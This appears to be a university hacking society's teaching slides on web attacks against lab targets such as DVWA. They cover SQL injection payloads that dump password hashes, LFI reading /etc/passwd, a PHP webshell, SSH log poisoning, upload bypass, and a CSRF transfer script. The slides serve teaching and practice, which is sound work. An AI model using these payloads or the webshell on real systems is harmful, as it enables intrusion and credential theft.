

Please note this event may be photographed

Introduction to Web Hacking

Part 2



The Legal Bit

- ◆ The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.
- ◆ If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.
- ◆ Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.



Code of Conduct

- ◆ Before proceeding past this point you must read and agree our Code of Conduct, this is a requirement from the University for us to operate as a society.
- ◆ If you have any doubts or need anything clarified, please ask a member of the committee.
- ◆ Breaching the Code of Conduct = immediate ejection and further consequences.

- ◆ Code of Conduct can be found at https://wiki.shefesh.com/doku.php?id=code_conduct



Virtual Box



VirtualBox - What and why?

- ◆ Allows you to run "virtual machines"
- ◆ Basically emulated computers inside your computer
- ◆ Our virtual machines fit into 2 categories
- ◆ Targets - machines we attack, generally boot and don't interact with again (e.g DVWA)
- ◆ Tool machines - machines we use to carry out work (e.g kali)
- ◆ If it has no GUI its likely a target machine!



SQL Injection - Getting the passwords



SQLi - MySQL schema

- ◇ MySQL stores database schema in a database called INFORMATION_SCHEMA
- ◇ Contains tables such as INFORMATION_SCHEMA.TABLES
- ◇ And INFORMATION_SCHEMA.COLUMNS
- ◇ Could filter with WHERE table_name='<name>'
- ◇ By using the schema database and UNION SELECT injections, you can find out the db schema



```
UNION SELECT table_name FROM INFORMATION_SCHEMA.TABLES
```



```
UNION SELECT column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users'
```



SQLi - Getting passwords

- ◇ ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES #
- ◇ Within the output

```
ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES #  
First name: guestbook  
Surname: 2
```

```
ID: ' UNION SELECT table_name,2 FROM INFORMATION_SCHEMA.TABLES #  
First name: users  
Surname: 2
```



SQLi - Getting passwords

- ◆ ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #

```
ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: user_id
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: first_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: last_name
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: user
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: password
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: avatar
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: last_login
Surname: 2

ID: ' UNION SELECT column_name,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name='users' #
First name: failed_login
Surname: 2
```



SQLi - Getting passwords

◇ ' UNION SELECT user,password FROM users #

```
ID: ' UNION SELECT user,password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: ' UNION SELECT user,password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user,password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user,password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user,password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```



File Upload



File Upload - What?

- ◇ Some websites let you upload files
- ◇ Sometimes it's limited, like you can only upload images
- ◇ What if we can upload some code?
- ◇ If we can upload .php (or other relevant language) into a webserver we can get it to run

Upload Files

Upload one or more files using this form:

File Upload - Bypassing Protections

- ◇ What if there's a restriction on file type
- ◇ E.g. only .jpg or .png
- ◇ How could we upload code now?
- ◇ What if we just change the extension from .php to .png
- ◇ But it wouldn't run anymore?
- ◇ Can be combined with other exploits
- ◇ One is coming up next
- ◇ Blocking/Gaining file upload becomes a game of cat and mouse
- ◇ Eventually deserves its own presentation



Local File Inclusion (LFI)




LFI - What is it?

- ◆ Sometimes code for one page, includes code from other sources
- ◆ LFI is simply, including a file which wasn't meant to be
- ◆ Load files in as code
- ◆ If there is code in the file it will be executed
- ◆ Can also be used to just read files
- ◆ Often found in sites where users pick content
- ◆ E.g. "select you language"


```
<?php
include($_GET['file']);
?>
```

```
<html>
<h1>I'm a page</h1>
</html>
```



LFI - How to exploit it


- ❖ Can read any file the user can read
- ❖ A common one (on linux) is /etc/passwd
- ❖ Combine it with a file upload to do more
- ❖ Can run your own code
- ❖ If shell.png (note the .png extension) contained php
- ❖ Then got LFI'd into a php file
- ❖ The php interpreter would run it!
- ❖ A webshell out of a fake png file



```
http://local...=/etc/passwd * +
localhost/lfi.php?file=/etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534:./nonexistent:/usr/sbin
/nologin systemd-timesync:x:101:102:systemd Time Synchronization,./run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,./run/systemd:/usr/sbin
/nologin systemd-resolve:x:103:104:systemd Resolver,./run/systemd:/usr/sbin/nologin mysql:x:104:109:MySQL Server,./nonexistent:/bin/false Debian-exim:x:105:110:/var/spool/exim4:
/usr/sbin/nologin uidd:x:106:112:./run/uidd:/usr/sbin/nologin rwho:x:107:65534:./var/spool/rwho:/usr/sbin/nologin redsocks:x:108:113:./var/run/redsocks:/usr/sbin/nologin
epmd:x:109:114:./var/run/epmd:/usr/sbin/nologin usbmux:x:110:46:usbmux daemon,./var/lib/usbmux:/usr/sbin/nologin miredo:x:111:65534:./var/run/miredo:/usr/sbin/nologin
ntp:x:112:115:./nonexistent:/usr/sbin/nologin postgres:x:113:117:PostgreSQL administrator,./var/lib/postgresql/bin/bash dnsmasq:x:114:65534:dnsmasq,./var/lib/misc:/usr/sbin/nologin
messagebus:x:115:118:./nonexistent:/usr/sbin/nologin iodine:x:116:65534:./var/run/iodine:/usr/sbin/nologin arpwatcsh:x:117:120:ARP Watcher,./var/lib/arpwatch/bin/sh Debian-
snmp:x:118:123:./var/lib/snmp/bin/false stunnel4:x:119:124:./var/run/stunnel4:/usr/sbin/nologin rtkit:x:120:125:RealtimeKit,./proc:/usr/sbin/nologin ssh:x:121:127:./nonexistent:/usr/sbin
/nologin inetd:x:122:129:./var/lib/inetd:/usr/sbin/nologin sshd:x:123:65534:./run/sshd:/usr/sbin/nologin speech-dispatcher:x:124:29:Speech Dispatcher,./var/run/speech-dispatcher:
/bin/false couchdb:x:125:132:CouchDB Administrator,./var/lib/couchdb/bin/bash gluster:x:126:133:./var/lib/glusterd:/usr/sbin/nologin geoclue:x:127:134:./var/lib/geoclue:/usr/sbin/nologin
colord:x:128:136:colord colour management daemon,./var/lib/colord:/usr/sbin/nologin saned:x:129:137:./var/lib/saned:/usr/sbin/nologin avahi:x:130:138:Avahi mDNS daemon,./var
/run/avahi-daemon:/usr/sbin/nologin pulse:x:131:139:PulseAudio daemon,./var/run/pulse:/usr/sbin/nologin dradis:x:132:141:./var/lib/dradis:/usr/sbin/nologin king-phisher:x:133:142:./var
/lib/king-phisher:/usr/sbin/nologin beef-xss:x:134:143:./var/lib/beef-xss:/usr/sbin/nologin Debian-gdm:x:135:144:Gnome Display Manager:/var/lib/gdm3/bin/false systemd-
coredump:x:998:998:systemd Core Dumper:/sbin/nologin
```



```
<?php
echo passthru($_GET['cmd']);
?>
```




```
http://local...l.png&cmd=id * +
localhost/lfi.php?file=shell.png&cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



LFI - Some cool tricks

- ◆ If you can LFI php, you can extract the source
- ◆ `php://filter/convert.base64-encode/resource=index.php`
- ◆ Can change `index.php` for other files!
- ◆ Most linux distros have ssh logs in `/var/log/auth.log`
- ◆ `ssh '<?php system($_GET["cmd"]); ?>'@<target>`
- ◆ The log will have `<?php system($_GET["cmd"]); ?>` as the username
- ◆ So if you LFI `/var/log/auth.log`
- ◆ The log file becomes a webshell!
- ◆ A form of log file poisoning



```
Windows PowerShell
PS C:\> $data = "PD9waHAKZWNobyAiSSdtIHRoZSBpbmRleCBmaWxlIjsKJHNIY3JldFZhciA9ICJ0aG1zSXNBU2VjcmV0IjsKPz4="
PS C:\> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($data))
<?php
echo "I'm the index file";
$secretVar = "thisIsASecret";
?>
```



Cross-Site Request Forgery (CSRF)



CSRF - What is it?

- ◆ Forces a user to interact with a web app
- ◆ Exploits trust of users browsers
- ◆ When you send a request to a web app the browser packages credentials
- ◆ If user is authenticated then the request is authenticated
- ◆ So if an attacker can make the user send a forged request
- ◆ The web app can't tell the difference between a real and forged request!



CSRF - How, Why?

- ◇ Using XSS!
- ◇ Tricking a user into going to a malicious site
- ◇ Could contain hidden JS which sends a request
- ◇ So what could you do?
- ◇ Imagine a bank where to make a transfer you go to a url such as
- ◇ www.examplebank.com/transfer.php?sendto=jack&amount=1000
- ◇ What if my website has something like this on
- ◇ Anyone visiting, if they were logged in to examplebank.com would send me money!



```
<script>
  var evil = new XMLHttpRequest();
  evil.open("GET", "http://www.examplebank.com/transfer.php?sendto=jack&amount=1000");
  evil.send();
</script>
```

